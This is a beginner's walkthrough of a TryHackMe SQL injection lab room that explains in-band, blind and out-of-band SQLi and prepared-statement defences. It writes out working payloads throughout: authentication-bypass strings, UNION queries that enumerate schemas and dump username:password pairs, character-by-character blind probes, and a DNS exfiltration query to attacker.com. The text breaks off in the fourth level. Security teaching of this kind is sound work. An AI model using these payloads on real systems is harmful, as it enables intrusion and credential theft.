June 2, 2026
TryHackMe — SQL Injection Introduction Room Walkthrough | Beginner’s Guide
What if typing a single quote ' into a search box could give you access to an entire database? That's SQL Injection."

Sepehr Sanaei Azad
13 min read
By the end of this article, you'll understand what SQL injection is, how attackers exploit it, and how to defend against it — with real hands-on examples.
In this writeup, I'll walk you through TryHackMe's SQL Injection Introduction room — a beginner-friendly, hands-on introduction to one of the most common vulnerabilities in web security.
What is SQL?
SQL (Structured Query Language) is the language used to talk to a database. Think of a database as a giant spreadsheet that stores information — like usernames, passwords, or product details. SQL is how you ask that spreadsheet questions or tell it what to do.
For example:
- "Show me all users" →
SELECT * FROM users - "Add a new user" →
INSERT INTO users ... - "Delete this record" →
DELETE FROM users WHERE ...
What is SQL Injection?
Remember how we said websites use SQL to talk to their database? SQL injection is when an attacker sneaks their own SQL commands into that conversation.
Imagine a login form. When you type your username and password, the website sends something like this to the database:
SELECT * FROM users WHERE username='john' AND password='1234'SELECT * FROM users WHERE username='john' AND password='1234'Now what if instead of a password, you typed ' OR 1=1-- ? The query becomes:
SELECT * FROM users WHERE username='john' AND password='' OR 1=1--SELECT * FROM users WHERE username='john' AND password='' OR 1=1--Since 1=1 is always true, the database says "yep, looks good!" and logs you in — without a real password.
That's SQL injection. The attacker didn't hack anything complicated — they just typed something the developer didn't expect, and the database blindly followed it.
SQL Injection is one of the most common attacks on websites today. It appears on the OWASP Top 10 — a list of the most critical web security vulnerabilities that every developer and security professional should know about.
Different types of SQL Injection
- In-Band SQL Injection
- Blind SQL Injection
- Out-of-Band SQL Injection
In-Band SQL Injection
In-Band SQL Injection is the most common type. "In-Band" simply means you inject your malicious input and see the results right there on the same page — like having a conversation where you ask a question and immediately get an answer.
There are two subtypes:
1. Error-Based SQLi This is when the website accidentally shows you database error messages. These errors leak useful information like the database type and structure.
For example, typing a single ' into a search box might show:
Error: You have an error in your SQL syntax near '1''Error: You have an error in your SQL syntax near '1''That error just told you the database is MySQL and your input is being processed directly — which means it's vulnerable.
2. Union-Based SQLi This is when you use the UNION keyword to attach your own query and pull data from the database.
The UNION operator requires that both queries have the same number of columns. You discover this by injecting UNION SELECT with an incrementing number of values until the error disappears
1 UNION SELECT 1          -- error (wrong column count)
1 UNION SELECT 1,2        -- success! The table has 2 columns
1 UNION SELECT 1 -- error (wrong column count)
1 UNION SELECT 1,2 -- success! The table has 2 columnsWe figured out that the SELECT operator returns 2columns. However not all columns may be rendered on the page. Hence we need to find that out.
By changing the original query value from "1" to "0 or -1" we can see what value is being displayed on the page. Why "0 or -1"? Because no real record in the database has an id of 0 or -1. So the original query returns nothing, meaning only YOUR injected UNION query results get displayed on the page.
0 UNION SELECT 1,20 UNION SELECT 1,2After identifying which columns are being displayed on the screen we can extract the database name:
0 UNION SELECT 1,database()0 UNION SELECT 1,database()After execution this will give you the database name like "mydb".
After identifying the database name it is time to enumerate tables.
Every MySQL, MariaDB, and PostgreSQL server has a built-in database called information_schema. It contains metadata about every other database on the server: database names, table names, column names, and data types. Think of it as the database's map of itself.
Two tables within information_schema are particularly valuable during SQL Injection:
information_schema.tables: lists every table. Thetable_schemacolumn holds the database name, andtable_nameholds the table name.information_schema.columns: lists every column. Thetable_nameandcolumn_namecolumns let you discover the structure of any table.
Now using information_schema.tables we can list all the tables in the database we found earlier:
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'database_name'0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'database_name'Once we've identified the wanted table, we need to get its column names:
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'target_table'0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'target_table'Finally with table and column names identified, we can extract the data:
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM target_table0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM target_tableBlind SQL Injection
In the previous task, you could see the database output directly on the page. But what happens when the application shows nothing — no results, no errors? This is called Blind SQL Injection.
The injection still works, but instead of seeing the output, you infer success from the application's behaviour:
- Did the page change?
- Did you get logged in?
- Did the response take longer than usual?
Authentication Bypass
The most common example of Blind SQLi is authentication bypass. You never see the database output — you only see whether you're logged in or not.
A normal login query looks like this:
SELECT * FROM users WHERE username='alice' AND password='pass123' LIMIT 1;SELECT * FROM users WHERE username='alice' AND password='pass123' LIMIT 1;If the query returns a row, you're logged in. If not, access is denied.
Now what if you type ' OR 1=1;-- into the username field?
SELECT * FROM users WHERE username='' OR 1=1;--' AND password='anything' LIMIT 1;SELECT * FROM users WHERE username='' OR 1=1;--' AND password='anything' LIMIT 1;- ' : closes the quote early
OR 1=1: always true, so the entire condition becomes true- ;-- : ends the statement and comments out the password check
- The database returns every row and you're logged in — usually as admin
Targeting a specific user
If you know the username, you can log in as them directly by injecting admin'--:
SELECT * FROM users WHERE username='admin'--' AND password='anything' LIMIT 1;SELECT * FROM users WHERE username='admin'--' AND password='anything' LIMIT 1;Types of Blind SQL Injection
Boolean-Based — the page gives you a true/false signal. For example, it might return {"taken":true} or {"taken":false} for a username check. You use that to ask the database yes/no questions and guess data one character at a time.
Time-Based — the page looks identical no matter what you inject. Your only signal is how long the response takes. Using SLEEP(5) causes the database to pause for 5 seconds if the condition is true.
Out-of-Band SQL Injection
Out-of-Band SQLi is the least common type. It comes into play when everything else has failed:
- The app shows no output or errors — so In-Band won't work
- The page looks identical no matter what you inject — so Boolean-Based won't work
SLEEP()is blocked or too unreliable — so Time-Based won't work
The key requirement is that the database server must be able to make outbound network connections. If the firewall blocks all outbound traffic, OOB is not possible.
How it works
Instead of reading results through the web response, you force the database to send the stolen data to a server you control through a separate channel — usually DNS or HTTP.
For example in MySQL, you can embed stolen data inside a DNS lookup:
SELECT LOAD_FILE(CONCAT('\\\\', (SELECT database()), '.attacker.com\\share'));SELECT LOAD_FILE(CONCAT('\\\\', (SELECT database()), '.attacker.com\\share'));What happens here:
SELECT database()grabs the database name — let's say it returnsmydb- The database then makes a DNS request to
mydb.attacker.com - Your server catches that request and logs
mydb— the data arrived through DNS
Since this technique requires external infrastructure to receive the data, it is not covered practically in this room. But you will encounter it in real penetration testing when every other method is blocked.
How to Prevent SQL Injection — Prepared Statements
The most effective fix for SQL Injection is using prepared statements (also called parameterized queries). Instead of mixing user input directly into the SQL query, you separate them. The query structure is defined first, and the user input is passed in separately as data — never as executable SQL.
Vulnerable code:
query = f"SELECT * FROM users WHERE username='{username}'"query = f"SELECT * FROM users WHERE username='{username}'"Fixed with prepared statements:
cursor.execute("SELECT * FROM users WHERE username = %s", (username,))cursor.execute("SELECT * FROM users WHERE username = %s", (username,))Even if an attacker types ' OR 1=1--, the database treats it as a plain string, not a SQL command. The query structure cannot be changed.
Task 9: Practical SQL Injection
LEVEL 1: Union-Based SQLi(In-Band)
We can see a browser at https://website.thm/article?id=1. By manipulating the URL we perform SQL injection in this level.

Step 1: We need to find the column count to be able to use the UNION operator. So Change the URL to get the column count

As you can see using UNION SELECT 1 returns an error. So increase the column count:

Using two UNION SELECT 1,2 also returns an error. So again increase the column count:

By using 3 columns we got no errors and the article loads. This means the article table has 3 columns.
Step 2: Identify the visible output

By changing the SQL id value to "0" we can see that 3 shows up in the content area. So it is the column we will use for the extraction of data.
Step 3: Get the database name

By replacing UNION SELECT 1,2,3 to UNION SELECT 1,2,database() we are able to obtain the database name which is "sqli_one".
Step 4: List the tables
With the use of information_schemawe can get the table names in the database:
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'
We are able to get the table names which are:
- article
- staff_users
Step 5: List columns
Because we are trying to find the password of a user we need to look into "staff_users". So we find the column names for that table:
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'
The available columns in the "staff_users" table are:
- id
- password
- username
Step 6: Extract the credential
By having table_name and column_names we can simply extract the required data:
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users
By entering the password for martin we can proceed to level 2.
Level 2: Authentication Bypass
In level 2 we can see a login form at https://website.thm/login

The normal SQL query for login looks like this:
select * from users where username='' and password='' LIMIT 1;select * from users where username='' and password='' LIMIT 1;So by inserting ' OR 1=1;--in the username we can easily bypass the authentication. Keep in mind that it does not matter what you enter in the password section because in the translated SQL query the password section will be commented:

This gets translated in SQL to the query below:
select * from users where username='' OR 1=1;--' and password='anything' LIMIT 1;select * from users where username='' OR 1=1;--' and password='anything' LIMIT 1;username=''does not match any userOR 1=1is always true, so the entireWHEREclause evaluates to true- ;-- ends the statement and comments out everything after it, including the
and password=check - The database returns every row. The app sees rows and logs you in as the first user
And now you are logged in :).
Level 3: Boolean-Based Blind SQLi
We can see two browsers:
- Top: A checkuser API at
https://website.thm/checkuser?username=adminreturning{"taken":true}. - Bottom: A checkuser API at
https://website.thm/checkuser?username=adminreturning{"taken":true}.
If we execute the query in the Top browser, the SQL Query box shows:
select * from users where username = '%username%' LIMIT 1;select * from users where username = '%username%' LIMIT 1;Now to proceed we need to follow these steps:
Step 1: Confirm Injection
admin123' UNION SELECT 1,2,3 where database() like 's%';--admin123' UNION SELECT 1,2,3 where database() like 's%';--With this query we are trying to find the name of the database character by character. This is possible using LIKE operator, which returns true if the database name is consists the entered characters.
Step 2: Get the database name; letter by letter
If we enter this in the URL after the "username=":
admin123' UNION SELECT 1,2,3 where database() like 'a%';--admin123' UNION SELECT 1,2,3 where database() like 'a%';--We get false. Which means that database name does not start with an "a"

After trying letters of alphabet we can finally figure out that it starts with the letter "s":

Now we need to continue this iteration to find the second letter of the name of the database. And after that we move on to the next letter.
After a couple of try and failures we can identify the name of the database.

As you can see the database name is: sqli_three
After finding the database name we need to find the table names:
We need to follow the exact same steps to obtain the table names: start by entering this after "username=":
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'u%';--admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'u%';--This query checks the "information_schema.tables" and tries to find the table name letter by letter.
We can see that the table name starts with the letter "u":

Now after some more tries we can identify that the table name is "users".
Step 4: Get column names
We need to look for username and password columns inside the "users" table. This is possible with the following query:
admin123' UNION SELECT 1,2,3 FROM information_schema.columns WHERE table_name = 'users' and column_name like 'u%';--admin123' UNION SELECT 1,2,3 FROM information_schema.columns WHERE table_name = 'users' and column_name like 'u%';--After iterating through the column names we can confirm that both "username" and "password" exist.
Step 5: Extract the username
Finally we can try to extract data
We should follow the same steps to find the username and password from their related columns.
We want to find the admin user so we start to check for usernames which start with letter "a":
admin123' UNION SELECT 1,2,3 from users where username like 'a%';--admin123' UNION SELECT 1,2,3 from users where username like 'a%';--
There is a username starting with "a" so we continue trying. After a couple of tries we can confirm that "admin" user exists in this table.

Now we need to find the password. In this room the password consists of 4 digits so we start from 0 to 9. We can achieve this using the following query:
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like '3%';--admin123' UNION SELECT 1,2,3 from users where username='admin' and password like '3%';--After some tries we can identify the password as: 3845

So we found:
- username = admin
- password = 3845
Level 4: Time-Based Blind SQLi
This level is exactly like level 3, but instead of getting the output visually on the page, we get it with the delays happened when executing the query.
Step 1: Find the column count
By using SLEEP() function we can measure the delay during the execution of a query. If response comes back immediately, it means that the column count is wrong.
Start by entering the following query in the URL after "referer="
admin123' UNION SELECT SLEEP(5);--admin123' UNION SELECT SLEEP(5);--
We can see that the response came back immediately. So wrong count
Try adding another column:
